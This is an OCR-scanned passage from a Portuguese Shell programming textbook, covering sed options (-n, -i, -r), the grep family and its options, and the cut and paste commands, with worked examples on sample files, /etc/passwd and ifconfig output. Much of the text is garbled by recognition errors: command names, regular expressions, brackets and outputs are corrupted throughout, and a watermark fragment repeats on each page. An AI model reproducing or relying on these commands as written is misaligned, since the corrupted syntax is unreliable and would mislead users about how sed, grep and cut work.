EH Ul'IA LIVAGE11 CEREBRAL ! ! !
O Shel l alem de analisar cada dado entrado a partir elo prornpt do UNIX,
ou então:
$ sed '/UNIX/q' quequeisso q encerra ocomando quando encontrarUNIX
ATENCAO, O TEXTO AB.l'.lXO NAO EH TREINP..NENTO,
EH UMA LAVAGEN CEREBRAL ! !!
o Shell alem de analisar cada dado entrado a panir do prornpt do UNIX,
A opção -n
Muito foi falado que o secl sempre transcrevia todas as linhas da entra-
da para a saída, este é o seu defauft. Para que possamos listar somente
as linhas que atendem ao(s) critério(s) de pesquisa ou ao(s) endereço(s)
especificado(s), devemos usar a opção -n, que fala ao sed :
Não (not) mande nada para a saída, a não ser que algo explicitamen-
te o mande fazê-lo.
E, é claro, o sed obedece. E como você já vai perceber, a opção - n vem
sempre acompanhada da função p que é quem explícita a necessidade de
mandar os dados para a saída.
Exemplo:
Vamos então separaras linhas de quequeisso que contenham pelo menos um
"de " (um de compreendido entre dois espaços), das que não contenham.
Linhas que contêm a cadeia:
$ s ed - n ' I d e / p ' quequeisso ObseNeque entre as/e ode existeum espaço
O Shell al~ de analisar cada dado entrado a partir do prompt do UNJY.,
In têrpr~tado r de comandos ;
Redirecionamento de entrada e saida;
Subst i tuic~o de nome3 de arqu~vos ;
Concatenacao de pipe ;
Execucao de programa5;
Poderos~ linguagem de programacao.
1latcna com d r bS utor<t
118 Programação SheU Linux
Linhas que não contêm a cadeia:
S sed -n ' /de /!p' quequeisso Obse1ve oI negando op
."-TEHCAO, O TEXTO ABAIXO NAO EH TREINAHENTO,
EH UHA LAVAGEM CEREBRAL! ! !
interfaceando com os usuarios, tem &~~em as seguintes atribuicoes :
Controle do atnbi ent:e UNIX;
A opção -i
Se você deseja editar via sed e definitivamente alterar um arquivo, você
deve fazer algo assim:
$ sed ' s/Texto/TextoAlterado/' arquivo > arquivo.alterado
$ mv arquivo.alterado arquivo
Porém, no GNU sed (sempre o GNU facilitando nossa vida) você poderia
fazer isso de forma muito simplificada usando a opção - i. Suponha que
queira trocar todos os artigos "os" do nosso amigo quequeisso pelo seu
similar em inglês "the". Então, cheio de convicção, faço:
$ sed -i 's/os/the/g' quequeisso
e para verificar:
$ cat quequei3SO
ATEIICAO, O TEXTO ABAIXO IIAO EH TREINI'.NENTO,
EH UHA LAVAGI!H CEREBRAL!!!
o Shel l alem de analisar cada dado entrado a partir do prompt do UNIX,
inte rfaceando com the usuarit:he . tem ~a~lem as seguintes at:ribuicoes :
Interpretador de comandthe ;
Controle do ambient:e UNIX;
Redirecionameneo de en trada e sa~da ;
Substi tui cao de nomes de arquivthe;
Concatcnacao d~ pip~;
Exccucao de programas;
?oderthe4 lingu4gem de progr4m4cco .
Xiii, lambuzei o quequeisso porque eu deveria terespecificado queascadeias
"os" estariam entre espaços. Então vamos devolvê-lo à sua forma anterior:
$ sod -i 's/tho/os/g ' quoquoisso
$ cat quequeisso
ATENCAO, O TEXTO ABAIXO NAO EH TREINAHEm'O,
1latcna com d r bS utor<t
Comandos que não são do Planeta 119
EH VI1A LAVAGBii CEREBRAL ! ! !
O Shel l alem de analisar cada dado entrado a partir do prompt do U~JIX,
interfaceando com os usuarios , cem eambem as seguintes atribuicoes:
Interpretador de comandos;
controle do ambiente UNIX;
Redirecionamento de entrada e saida;
Substituicao de nomes de arquivos ;
concatenacao de pipe;
Execucao de programas;
Poderosa linguagem de programacao.
Ainda bem que funcionou. Se anteriormente o texto tivesse uma ou mais
cadeia(s) "the", essa volta não seria tão fácil. E é por isso que a opção -i
tem um facilitador incrível que permite especificar o nome de um arquivo
que manterá o conteúdo anterior intacto, para o caso de necessitar uma
recuperação. Já que um bom exemplo vale mais que mil palavras, veja o
caso abaixo:
$ sed -i.velho 's/ os I the /g ' quequeisso
$ ls queque*
quequeisso quequeisso.velho
Epa, agora são dois arquivos. Vamos ver seus conteúdos:
$ ca.t quequeisso
ATENCAO, O TSXTO ABAIXO NAO EH TREINANEN"TO,
E.H UI1A LAVAGB!i CEREBRAL ! ! !
o Shel l alem de analisar cada dado entrado a parti.c elo prompt do UNIX,
interfaceando co1
n the usuarios , tem tambem as seguintes atribuicoes :
Interpretador de comandos;
conerole do ambiente UNIX;
Redirecionameneo de entrada e salda;
Substitui cao de nomes de arquivos ;
concatenacao de pipe ;
Execucao de programas;
Poderosa linguagem ele programacao.
$ cat quequeisso.velho
ATEJICJI.O, O TEXTO Alll'.IXO NAO EH TREINI.NENTO,
EH VI1J'. L!WAG81i CSREBRi!, ! ! !
O Shell alem de analisar cada dado e11erado a partir do prompt do UNIX,
interfaceando cotn os usuarios, tem tambem as $eguintes atribuicoes:
Interpretador de comandos;
1latcna com d r bS utor<t
120 Programação SheU Linux
con~;role do ambience UNIX;
Redirecionamento de entrada e saida;
Subs ci tuicao de nomes de arqu l vos ;
Concatenacao de pipe ;
Execucao de programas;
Poderosa linguagem d e programacao .
Como vocês viram, o quequeisso foi alterado, porém a opção - i usada
juntamente com a extensão .velho salva uma cópia integra em quequeisso.
velho . Repito: caso a opção -i tivesse sido usada sem a extensão, os
dados teriam sido gravados no próprio quequeisso.
A opção -r
Se eu tenho uma data no formato dialmês/ano, ou seja, dd/mmlaaaa e de-
sejo passá-la para o formato aaaa/mm/dd, eu deveria fazer:
$ sed ' s/~ ((0-9)(2))/ ( ( 0-9]{2)) / ((0-9){4) )$/3/2/1/' <<< 31/12/2009
2009/12/31
Funcionou, mas a legibilidade diss·o está um horror! Aí tem mais contra-
barra < > que qualquer outra coisa!
Justamente para facilitar a montagem das Expressões Regulares e
sua legibilidade é que o GNU-sed tem a opção - r. Ela avisa ao sed que
serão usados metacaracteres avançados, que dessa forma se encarrega
das suas interpretações, não deixando-os para a interpretação do Shell.
Esse mesmo sed poderia (e deveria) ser escrito da seguinte forma:
$ sed -r 's/~ ([0-9)( 2))/( [0-9) {2))/ (( 0-9) {4) )$/3/2/ 1/ ' <<< 31/12/2009
2009/12/31
Melhorou, mas ainda não está bom, porque ainda existem contrabarras
{) · escapando" às barras <I> da data para que o sed não as confun-
da com as barras u1 separadoras de campo. Para evitar essa confusão,
basta usar outro caractere, digamos o hífen <
-1, como separador. Veja-
mos como ficaria:
Obs.: Devido à largura, algumas linhas foram "quebradas", indicação com (.J).
1latcna com d r bS utor<
t
Comandos que não são do Planeta 121
$ sed - r ' s- ~ ([0 -9 ) [ 2} ) / ([ 0-9){ 2} } / ( [0 -9 ]{4 } )$- 3/2/1 - ' <<< 31/12/2009
2009/12/31
Agora ficou mais fácil de ler e podemos decompor a Expressão Regular
para destrinchá-la. Vamos lá:
1a Parte - " CI0-9Jt2J J / C
I0-9J 12l l / CI0-9 Jt 4JJs . Vamos dividi-la:
" IIo- 9]{2 l l -A partir do início c~> procuramos dois <12 11 algarismos
11o- 91 1. Isso casa com o dia;
l <co-9li2JI / - Idêntica à anterior, porém por estar entre barras UL
• •
casara com o mes;
<[0- 9){ 4» s - procuramos quatro <14 11 algarismos <( o-91 1 no fim
<s>
. Isso casa com o ano;
- 3/2/l
Repare que as pesquisas de dia, mês e ano foram coloca-
das entre parênteses. Como os textos casados pelas Ex-
pressões Regulares no interior dos parênteses são guarda-
dospara uso futuro,os retrovisoreS3,2 e 1 foram usados
para recuperar o ano, o mês e o dia, respectivamente.
A família de comandos grep
O comando grep é bastante conhecido, mas o que normalmente não sa-
bemos é que existem mais dois irmãos na sua família, além de diversas
opções.
A finalidade básica dos comandos é localizar cadeias de caracteres em
uma entrada definida, que pode(m) ser arquivo(s), a saída de um comando
passada através de um pipe 111, ou a entrada padrão se nenhuma outra
for especificada. Na verdade, essa localização dá-se por meio de expres-
sões regulares sofisticadas que obedecem ao padrão ed, daí o nome do
comando (Global Regular Expression Print) .
Exemplo:
$ grep UNIX quoquoisso Entrada do grep é um arquivo
O Shell alem ele analisar cada dado entrado a partir do prOl!Ç)t do UNIX,
Controle do ~nbiente U
NIX;
1latcna com d r bS utor<t
122 Programação SheU Linux
Nesse exemplo, o grep foi usado para listar as ocorrências da cadeia
UNIX no famigerado quequeisso.
$ grcp grep *. sh Entrada do grep siio os srqs tenninados em .sh
lecl.sh: if ( ' echc $ FrameOL I <J""'P -c " $DL" ' -ne O ]
pe<Jasub . sh : grep " D. SUB . GER.'. Z" " /tmp/Dir$$ " > "/tmp/dir$$ "
sub.s h : i f ( ' grep -c "530 Login attêll'pt fa iled" • /tmp/S$" · -ne O ]
transsub . sh : Linha= · grep 'A ' SOIJ•I /usr/local/var/ArqOLs •
transsub . sh : gcep ' ON PKBENEF . S ' DIR. SOL > DIR
Nesse exemplo, o grep lista todas as linhas, de todos os arquivos ter-
minados em .sh . no diretório corrente (observe que arquivo = * . sh), que
contenham a cadeia grep . Note que as linhas são precedidas pelo nome
do arquivo onde se encontravam.
$ p& axu I grep julio' Entrada do grep eumcomando
julio 4428 0 . 0 2 . 8 '1300 876 pO s 17 : 07 0 :02 -hash
julio 4645 0 . 0 1. 5 856 488 pO R 14 : •12 0 :00 ps axu
julio 4646 0 . 0 2 . 8 1300 876 pO R 14 ; 42 0 :00 grep julio
Neste exemplo, o grep foi usado como saída do comando ps (erogram
2Íatus) para localizar os processos em execução pelo usuário julio . Note
que a 23
linha é referente ao ps e a última ao grep .
Até aí tudo bem, você já sabia tudo isso. Vamos agora incrementares-
ses comandos, que são fundamentais na elaboração de scripts usando a
linguagem She/1. Antes, porém, vam•
os conhecer sua família, que possui
três membros:
Comando grep - Que pesquisa cadeias de caractere a partir de uma
entrada definida, podendo ou não usar expressões regulares.
Comando egrep (Extended grep) -Idêntico ao grep, porém mais po-
deroso e mais lento. Esse comando só deve ser utilizado em casos em
que seja imprescindível o uso de expressões regulares complexas.
Comando fgrep (Fast grep) - O rapidinho da família, seu uso é indi-
cado para critérios de pesquisa que não envolvem expressões regula-
7. Esse formato do comando ps é característico do LINUX. Para obter resultado semelhante em um
Shell do UNIX, faça: ps -ef 1 grt>p julio
1latcna com d r bS utor<t
Comandos que não são do Planeta 123
res. Seu uso, nos casos possíveis, deve ser encorajado, uma vez que
é 30% mais veloz que o grep e até 50% mais que o egrep.
CUIDADO!!! Tome cuidado ao usar as expressões regulares nesses coman-
dos, pois caracteres como s, .., 1, 1, h, 1, <
, > , e , entre outros, são
significantes para o She/1 e podem desvirtuar totalmente sua interpretação.
Lembre-se de colocar as expressões regulares entre apóstrofos.
Com as informações que acabamos de adquirir, agora podemos afirmar
que nos 3 últimos exemplos o uso do grep não é o mais indicado. Em ambos
os casos deveria ter sido usado o comando fgrep , já que nenhum deles ne-
cessita do uso de metacaractere.
Exemplos:
Veja só isso:
$ og rop ' ~ ( i J I ) • quoquoisso Localizar linhas começadas(') pori ou I
interfaceando com os usuarios , tem tambem as seguintes atribuicoes :
!nterpretcdo4 de comandos;
e ISSO:
$ grep 'A (iJ I) ' queque~sso
$
Localizarlinhascomeçadas(') por(l]/)
Pesquisa neo devolveunem uma linhasequer
Note que, ao tentarmos localizar as linhas do arquivo começadas por um
"i " ou " I " com o grep, nada retornou, sequer erro, pois esse comando
não interpreta parênteses nem o "ou" < 1>. Dessa forma, foi executada
uma pesquisa para localizar a cadeia 1i 1r> no início da linha. Caso tivés-
semos usado o rgrep estaríamos tentando localizar a cadeia h (i 1I l em
qualquer ponto da linha.
Porém, se fosse seu desejo efetuar essa pesquisa com o grep (já que,
como acabei de dizer, ele é mais rápido que o egrep), poderíamos fazer:
$ grep •A[ii] • quequeisso Localizarlinhas começadas(' ) pori ou I
interfaceando com os u suar~os , tem tambem as seguLntes atribuicoes :
Int erpretador de comandos;
Para localizarmos todos os arquivos comuns do nosso diretório (aqueles
cuja linha no ls -1 começa por um "- "):
1latcna com d r bS utor<t
124 Programação SheU Linux
$ la - l a I grop ,...._ , Estouprocurando um traço(·) na 1•posição
- 1:10:- r -- r -- 1 j ulio d ipao 624 Oec 10 1996 case . sh
-rw-r- -r-- 1 j ulio clipao 416 Sep 3 10 : 53 qu equeisso
- .t:ol- r-- =-- 1 julio dipao 415 Aug 28 16 : 40 quequei!l:so-
- rwsr- xr-x 1 r oot sys 179 Dec 10 1996 shdll.sh
- rwxr-- r-- 1 julio dipdo 1 64 Oec 10 1996 s helll. s h-
Para localizar os arquivos executáveis pelo seu dono, devemos na pri-
meira posição de um ls -1 procurar um "- " e na quarta um "x " ou um " s "
(arquivos com SU/0, como veremos mais tarde).
$ 1s - la I egrep o A ___ (x is)'
- .t:'i:S r - xr- x 1 r oot
-n<xr--r-- 1 julio
:sys
clipao
Inicia(•) com- qq. 2carac(..) um xou s(xjs)
179 Oec 10 1996 !lhel ll . sh
164 Oec 10 1996 shel l1 .sh-
Resultado idêntico ao anterior, porém tempo de execução inferior:
$ l s - la I g·rep 'A- . . [xs I '
-n.,sr-xr-x 1 root
- rwxr--r -- 1 julio
sys
dipao
179 Dec lO 1996 !lhel ll . sh
164 Oec 10 1996 shel ll .sh-
Para apimentar um pouco mais esses três comandos, eles podem ser
usados com diversas opções. Vejamos as mais importantes:
A opção -c ~ount ou contar)
Essa opção devolve a quantidade de linhas em que foi encontrada a cadeia
•
alvo da pesquisa. E extremamente útil quando estamos desenvolvendo ro-
tinas de crítica.
ATENÇÃO
Exemplo:
A opção -c conta a quantidade de linhas que contêm uma deter-
minada cadeia de caracteres e não quantas vezes esta cadeia foi
encontrada.
$ acho Existem ~ grep - c '"Maria ' Cad.Pess" Marias t rabalhando na Empresa
Exist:em 224 Marias t rabalhalldo na Empr esa
No exemplo citado, foi considerado que o nome era o 12 campo do ca-
dastro de pessoal, por isso usamos o A . Repare que dentro dos apóstrofos
tem um espaço em branco após Maria . Este espaço serve para limitar o
1latcna com d r bS utor<
t
Comandos que não são do Planeta 125
critério de pesquisa ao primeiro nome, dessa forma não aceitando Maria-
nas ou Mariazinhas. As crases foram colocadas para priorizar a execução
do comando grep , já que quando a mensagem fosse ecoada, já seria ne-
cessária a quantidade de Marias encontradas pelo grep.
A opção -l
Algumas vezes você quer saber quais são os arquivos que possuem uma
determinada cadeia de caracteres, sem se interessar por nenhum detalhe
desses arquivos. Para tal, usa-se a opção -1 . Esta opção é utilíssima para
descobrir programas que necessitam de manutenção.
Exemplo:
Suponhamos que você queira saber quantos programas terão de ser
alterados caso se renomeie um arquivo que atualmente chama-se ArqOLs.
A primeira, mais óbvia e tradicional, porém menos esperta, é a seguinte:
$ cd dirscripts
$ f g rep ArqOLs • . 5h
list.adir . sh :
list.adir . sh :
list.adir . sh :
l is~:usu . sh :
Diretório onde residem os scripts SheN
Pesquisa arquivos com extensiio .sh(scripts)
Haq• ' grep " '$0L" /usr / l ocal/var/ArqOLs I'
if ( · grep - c " '$0L" /usr / l ocol/var/Al:qOLs ' -eq O J
Macr- · grep "'SOL" /usr/local/var/ArqOLs I cut - f2 '
cat /usr/local/var/A.rqOts I
t:ranscdb . sh : 'l NomeoL= ' grep " A$Linha " $Dirvar/ArqoLs cut - f2 '
t:ranscdb . sh : ") Nomeot='grep " '$OL" $DirVar/A.rqOLs I cut -!2 '
t:r~nscdb . sh : c~t $DirV~r/ArqOLs I
tri1nscdb01 . sh: •t l'lomeOL= · grep " '$Linh~ • $DirV,.r/ArqOLs cut - f2 ·
transcdbOl.sh : • ) NomeOL= ' grep " '$0L" $DirVar/ArqOLs cut -f2 '
transcdbOl .sh : cat $DirYar/ArqOLs I
transsub.sh: Linha= ' grep 'A ' SOLN /usr/local/var/ArqOLs '
transsub. sh : Site= ' echo "$Linha" I cut -f2 ' lili#U ArqOLs no Fomat
uparau . sh : 11aq= · g.rep " AsOL" /usr/local/var/ArqOLs I cut -f2 ·
Erro " Nao encom;rei OL $0L em ArqOLs "
< /u.sr/local/v ar/ArqOLs
uparau . sh :
uparau . .sh : I
uparaug.sh:
uparaug.sh :
!1aq:'grep '"SOL" /usr/local/var/ArqOLs I cut - f 2 '
Erro " Nao encom: rei OL $0L em ArqOLs "
upar&U<J.Sh: ) < /usr/local/var/ArqOLs
Ou então de uma forma mais esperta e limpa:
$ cd dir seripts
$ f g rêp -1 ArqOLs * . sh
l i =:~tndir . ~h
l i st:usu. sh
1latcna com d r bS utor<t
126 Programação SheULinux
transcdb .sh
transcdb01 . sh
transsub .sh
uparau .sh
uparaug . sh
Ou ainda para sabermos somente a quantidade de programas a serem
alterados:
$ cd dirscript s
$ fgrep - 1 ArqOLs *. sh 1 wc - 1
caracteres
7
A opção -v
wc ·I conte linha e wc ·c conta
Essa opção da família grep é particularmente útil para excluir registros de
um arquivo, uma vez que ela devolve todas as linhas que não possuem a
cadeia pesquisada.
Exemplo: Neste exemplo, vamos remover um usuário chamado kara .
Existem duas formas de fazê-lo: usando-se o comando userdel -r kara (a
opção -r é para remover também o home directory) ou então:
$ rm - r -kara
$ grep - v · ~kara:• /etc/passwd > /tmp/passwd
Sgrep -v 'Akara: ' /etc/shadow > / tmp/shadow
$ mv /tmp/pa sswd /etc/passwd
$ mv /tmp/ shadow /etc/ shadow
A opção -f (file)
Removeu o diretório home do Karo
Gerou oltmplpasswdsem oKara
Idem aoltmplshadow
Efewouaexd!.sãocbK8f8 emletdpasswd
Idem em letdshadow
Essa opção é muito interessante, pois ela pesquisa um arquivo, procuran-
do por Expressões Regulares contidas em outro arquivo, que será definido
pela opção -f.
O bacana dessa opção é que ela evita 2 laços (/oops): um de leitura do
arquivo de dados e outro de leitura do arquivo a ser pesquisado.
Exemplos:
O meu problema é listar os registros de /etc/pass.,,d dos usuários que
estão no arquivo usus . Veja a cara dele:
1latcna com d r bS utor<t
$ cat usus
bin
~r c
root
s ys
uucp
Comandos que não são do Planeta 127
Nas linguagens convencionais, eu teria de fazer um programa que lesse
cada registro de usus e o pesquisasse linha a linha em /etc/passHd, já
que usus está em ordem alfabética e /etc/pass1~d está na sequência do
cadastramento.
Aqui eu só tenho um probleminha: no /etc/pass~<~d tem bin em profu-
são, devido aos usuários que usam /bin/bash como Shell padrão (default).
Temos então de mudar u sus para que a pesquisa seja feita somente no
início do /etc/passwd .
Resolvido este problema, surge outro, já que a pesquisa pelo usuário
sys localizará no início da linha, além do sys propriamente dito, também
o syslog. Então temos de mudar usus para delimitar também o fim do
campo, o que faremos colocando dois pontos c:1 ao final de cada registro.
Veja como eu mato 2 coelhos com uma só "secla da ". ; ):
$ sed -i 's/Af A/;s/$/ :1 ' usus
No duro, fiz um dois-em-um: no primeiro comando s do sed, substi-
tuí o início de cada registro ("l por um circunflexo (que está "escapado"
para ser interpretado como um literal e não como um metacaractere como
o anterior. No segundo comando s, substituí o final de cada registro por
dois pontos c:l . A opção -i foi usada para que a saída editada fosse no
mesmo arquivo. Veja como ele ficou:
$ cat usus
~bin :
"ire :
"root :
""sys. :
~uucp :
Agora é mole, basta executar o grep, veja só:
$ grep - f usus / etc/ passwd
roo-c :x :O: O: root : /root: /bin/bash
1latcna com d r bS utor<t
128 Programação SheU Linux
bln:x : 2 : 2 : bin : /bin : /b~n/sh
sys :x : 3: 3 : sys : /dev : /bin/sh
uucp : x : 10 : lO : uuc p : /var/spool/uucp : /bin/sh
uc : x: 39: 39: ircd : /var/run/ircd : /bin/sh
A opção -o (only matching)
Com essa opção o grep devolve somente a parte que casou com a Expres-
são Regular especificada. Essa opção é ótima para depurar Expressões
Regulares.
Exemplos:
S grep -o • a. • a• <<< batatada
at:at.ada
S grep - o •a. • a• <<< batatuda
atatuda
Não era isso que você esperava? l embre-se que o asterisco
loso {veja apêndice sobre Expressões Regulares).
Antes ou depois
'
1• l e gu-
Algumas vezes, temos um arquivo que é formado por diversos tipos de re-
gistros. Por exemplo: um cadastro de pessoal tem pelo menos os seguintes
tipos de registro:
• Dados pessoais;
• Dados profissionais;
• Histórico de pagamentos.
•
Entre outros. E para casos assim que existem duas opções do grep:
- A n (.n. deAfter- depois)- pega além da linha que casou com a Expressão
Regular, n linhas após;
-a n (a de Before - antes)- pega além da linha que casou com a Expres-
são Regular, n linhas antes.
Exemplos:
S ifeonfig I g r e p - A7 •AwlanO•
1latcna com d r bS utor<t
Comandos que não são do Planeta 129
>
rlanO Link encap : Echernec Endereço de HW 08 : 28 : 58 : 04 : e1 : 53
inet end .: 193.167 . 2 . 2 Bcast : 193 . 167 . 2 . 5 J.lasc : 255 . 255 . 255 . 0
endereço inet6 : fe80 : : 25Z : 58ff : fe04 : e153/64 Escopo : Link
UP SROJ.DCAST RUMN{NG MULTlClST ~!TU: 1500 Hétdca : 1
pac otes RX : 28 e r ros : O descartados : O excesso : O quad .ro: O
Pacotes TX : SO e r ros : O descar tados : O excesso : O por tador a : O
colisõos : O txqucucl cn : lOOO
RX by t e:s : 4170 (4 . 1 KB ) TX byte:5 :12324 ( 12 . 3 KB)
Usando o exemplo anterior, suponha agora que eu queira saber o meu
endereço IP. Como ele está situado na linha seguinte à começada por
wl anO, posso fazer:
$ ifconfi9 I grep -Al •A
wlanO'
>
rlano Lin~: encap : Echernec Eldcreço de IM 08 : 28 : 58 : 04 : el : 53
inet end .: 193 . 167 . 2 . 2 Bcast :193 . 167 . 2 . 5 Hasc : 255 . 255 . 255 . 0
Como só interessa o endereço IP, vamos mandar essa saída para uma
Expressão Regular para filtrar estes campos:
$ ifconfi g I grep -Al 1 Awlan01 I grep -Eo 1 [O-g)(l,3). (0-9) (1 ,3).[0- g] ~
{1 ,3)  . [0- 9) {1 , 3) .
193 . 167 . 2 . 2
193 . 167 . 2 . 5
255 . 255 . 255 . 0
Como você viu, a filtragem foi feita, e a opção -o fez com que fosse para
a saída apenas o que casou com a Expressão Regular. Mas eu não quero
o meu IP de broadcast nem a máscara. Só me interessa o primeiro. Então
vamos pegar somente a primeira linha da saída:
$ ifconfi g I grep -A1 • Aw1an0' I grep -Eo ' [0-9]{1 ,3). [0-9] (1 ,3 ) . [0 -9] ~
{1,3) .[0-9] {1 , 3) ' I head - 1
193 . 167 . 2 . 2
Um conselho: caso você não tenha entendido esta Expressão Regular,
neste livro tem um apêndice que fala somente sobre o assunto. Vale a
pena dar uma olhada, pois Expressões Regulares são usadas por 90%
das linguagens de programação, e quando você conhecê-las, elas pas-
sarão a ter uma importância enorme na sua vida profissional. Vale muito
a pena!
1latcna com d r bS utor<t
130 Programação SheU Linux
Os comandos para cortar e colar
Cortando cadeias de caracter~es - cut
Agora vamos falar em um comando utilíssimo na elaboração de scripts- o
cut .
Esse comando é usado quando se deseja extrair campos ou pedaço de
dados de arquivos, ou de qualquer outra entrada. Seu formato geral é:
cut - ccaracteres [arquivo]
Onde c a r acter es é a porção que se deseja cortar de cada registro de
arquivo . Isso pode ser um simples número ou uma faixa. Essas atribui-
ções podem ser:
cut -cpos~ç3o arq
cut - cposini -posfim arq
cut -cpos~ n i- arq
cut -c-posfirn arq
Exemplos:
$ who1
ciro ttyp2
norben.o t:typ3
ney
lui:l
hudson
julio
$ who I
ciz:o
norberto
ney
lui:J
hudson
julio
ttyp4
ttypS
t typ6
t typ7
cut -c- e
Sep
Sep
sep
Sep
Sep
Sep
$ w
ho cut -cl0-15
nyp 2
ctyp3
8
8
8
8
8
8
09 : 02
15: 57
14 : 51
16: 23
10: 33
11: 19
Retoma todos os caracteres de posição
Retoma todas as cadeias entreposini eposfim
Retoma todas as cadeias apartir de posinl
Retoma todas as cadeias do inicio atéposfim
(11.0 . 132 . 95)
(11.0 . 132 . 98)
(11 . o. 132 . 96)
(11 . 0 . 132 . 93)
(11 . 0 . 132 . 91)
(11 . 0 . 132 . 94)
Extrairda salda do who atéo 8! caractere
Tirarda saída do who do 'f(Ji até o 15t catactere
8. Esse ê o formato LINUX da saida do comando who. Entre os diversos sabores UNIX existem
pequenas diferenças cosméticas.
1latcna com d r bS utor<t
tcypq
r.cyps
r.cyp6
ttyp7
$ who I eu t -o32-
(11 . o.13 2 . 95)
(11. o. 132 . 98)
(11 . 0 . 132 . 96)
(11.0 . 1 32 . 93)
(11.0 . 132 . 91)
(11 . 0 . 132 . 94}
Comandos que não são do Planeta 131
Tirardasaida do who apartir do 32"caractere
Nesse exato momento, aparentemente chegamos a um impasse, por-
que você vai me dizer:
Esse tal de cuc nem de longe serve para mim. O que um programa-
dor mais precisa não é de extrair posições predefinidas, mas sim de
determinados campos que nem sempre ocorrem nas mesmas posi-
ções do mesmo arquivo.
E eu vou lhe responder:
Você está coberto de razão. Precisamos muito extrair campos prede-
finidos dos arquivos; portanto v<Ou lhe contar como se faz isso.
Existem duas opções do cut que servem para especificar o(s) campo(s)
dos registros que desejamos extrair. São elas:
A opção -f (fieldl- Serve para especificar os campos (fields) que dese-
jamos extrair. Obedece às mesmas regras do -c caractere. Isto é:
cut -fcampo arq
cut -fca~~oini-eampofim arq
cut - fcampoini- arq
cut -f-campof im arq
Retoma ocampo campo
Retomacamposde campoiniacampofim
Retoma todosos campos apartirdecampoini
Retoma todos os campos até ocampofim
Bem, tudo o que foi falado sobre a opção -f só serve se o delimitador
de campos for o caractere <TAB> (to11> , que é o delimitador default. Para
podermos generalizar seu uso, devemos conhecer a opção:
A opção -d (delimitador) - Ao usarmos essa opção, descrevemos para
o cut qual será o separador de campos do arquivo. No uso dessa opção é
necessário tomarmos cuidado para proteger (com aspas ou apóstrofos) os
1latcna com d r bS utor<t
132 Programação SheULinux
caracteres que o She/1 possa interpretar como metacaracteres. Seu forma-
to geral é:
cut -fc~~~o~ [-ddclimitador) ~rqu~ vo
Onde delimitador é o caractere que delimita todos os campos de
arquivo.
Exemplos:
$ tail -4 / etc/ passwd Listando os últimos 4registros de /etclpasswd
aluno4 : x:54084: l 7026 :curso UNI X Basico : /dsv/usr/a luno4 : /u~r/bin/ksh
alw>o5 :x : 5<1085 : 17026:CUrso UNIX Basico:/dsv/usr/aluno5 :/usr/b>.n/ksh
al uno6: x:54086: 17026:CUrso UNIX Basico: /dsv/usr/al uno6: /usr/bin/ksh
aluno7 :x: 54087: 17026:Curso UNIX Basico:/dsv/usr/ahmo7 :/usr/bin/ksh
$ t ail - 4 / etc/ pas swd 1 cut - f l -d : Extraindodasa/dadotailsomenteo fi campo
aluno4
al unoS
al uno6
nl uno7
O arquivo telefones foi criado com 2 campos separados por um <TAB>,
e com o seguinte conteúdo:
$ ca.t telefones
Ciro Grippi
Ney Gerhor dt
F;nio Cardoso
Cl audi a Marci a
Paula Duarte
Ney Garrafas
(021)555-1234
(024) 543-4321
(023) 232-3423
(021) 555-2112
(0 11) 449-0989
(021)986-3398
Para extrair somente os nomes:
$ ca.t tel e f ones I cu t - fl
Ciro Grippi
Ney Gerhar dt
Enio Catdoso
Cl audi a Marci a
Paula Duarte
Hey Garrafa,
Quero somente o primeiro nome:
$ cat tolefonos I cut - f l - d
cut: option requires an argument -- d
cut: ERROR: Usage : c ut [-s] {-d<cha r>l
Delimitador <TAB> é odefault. Não especifiquei
Depois do -d eu coloquei um espaço
ZEBRA!!!!
(- c<list> I - f<list> J file .. .
1latcna com d r bS utor<t
Comandos que não são do Planeta 133
ZEBRAIIII Eu queria pegar o nome que estivesse antes do delimitador
espaço mas esqueci que espaços, em Shell, devem estar entre aspas. Va-
mos tentar novamente:
$ cat tele fones I cut -fl -d" •
Ci ro
Hey
Enio
Cl audia
Paula
Ney
ocrilldicaqueodefrnladorébranco
Mas ficaria melhor se não usássemos o comando cat e fizéssemos assim:
S cut. -fl -d " " telefones
Para extrair o código de 000:
$ cut - f2 -d" (" t.elefones I cut - fl - d" ) "
021
024
023
021
011
021
Repare que o'('e or estão entre aspas
Se não colocássemos os parênteses entre aspas, olha só a encrenca:
$ cut. -f2 -d( t.elefones 1 cut -fl -d )
ksh: synt.ax error : · ! ' unexpected
Colando cadeias de caracteres - paste
O pas te funciona como um cut de marcha à ré, isto é, enquanto o cut
separa pedaços de arquivos, o paste junta-os. Seu formato genérico é:
past.e [a r quivo I [a rquivo.] . . . [arquivo I
• ... r1
Onde cada linha de um arquivo é colada à linha da posição corres-
pondente do outro arquivo , de maneira a formar linhas únicas que serão
mandadas para a saída padrão. Vejamos os exemplos:
Exemplo:
$ cat /etc/passwd
bolpet.ti :x : 54000 : 1001 : Joao Bolpet.ti Neto- DlSB . O 82 1-
rnoswal do : x : 5400l: l001 :Marco Os·;aldo da Cost:a Freitas diteo 2338
jneves:x : 54002 :100 l : J u lio Ceza r Neves 821-6339
cgrippi:x : 54003 : 1001:Ciro Grippi Barbosa Lima - ramal (821)2339
$ cat /etc/passwd J cut - fl -d : > /trrq>/logins ftcanpo(·fl)mandarhparaltmp'/otjns
1latcna com d r bS utor<t
134 Programação SheULinux
$ cat /ot c / pass•
.od I c:ut - f 3 - d : > /tnp/ uid
$ paste / tmp/ l ogins / tmp/ uid
bo lpetti 5•1000
moswaldo 54001
jneves 5 4002
cgrippi 54003
:1canpo(·13)~rbparaltmp'w
Juntandoas/ilhas dettmpAogins eAmp.1id
Nesse exemplo, tiramos um pedaço do /ecc/passwct e dele extraímos
campos para outros arquivos. Finalmente, como exemplo didático, junta-
mos os dois arquivos dando a saída na tela. Note que o p a s te inseriu entre
os 2 campos, o separador <TAB>, seu default.
A opção -d (delimitador)
Analogamente ao cut, a sintaxe do paste permite o uso de delimitador,
que também deve ser protegido (com aspas ou apóstrofos) se porventura o
She/1 puder interpretá-lo como um metacaractere.
No exemplo anterior, caso quiséssemos alterar o separador para, diga-
mos, ": " teríamos que fazer:
$ pa ste -d: / tmp/ l ogins / tmp/uid
bo lpetti : 54000
moswal do : 5 4001
jnev es :54002
cgrippi : 54003
A opção -s
Serve para transformar linhas de um arquivo em colunas, separadas por
<TAB> :
Exemplo:
$ p aste - s / tmp/ logins
bolp e;:ci moswaldo jneves cgrippi
Se quiséssemos os campos separados por espaço e não por <TAB>,
faríamos:
$ past o - s - d " " / tmp/ login s
bolpetti moswaldo jn~V@S cgrippi
1latcna com d r bS utor<t
Comandos que não são do Planeta 135
Perfumarias úteis
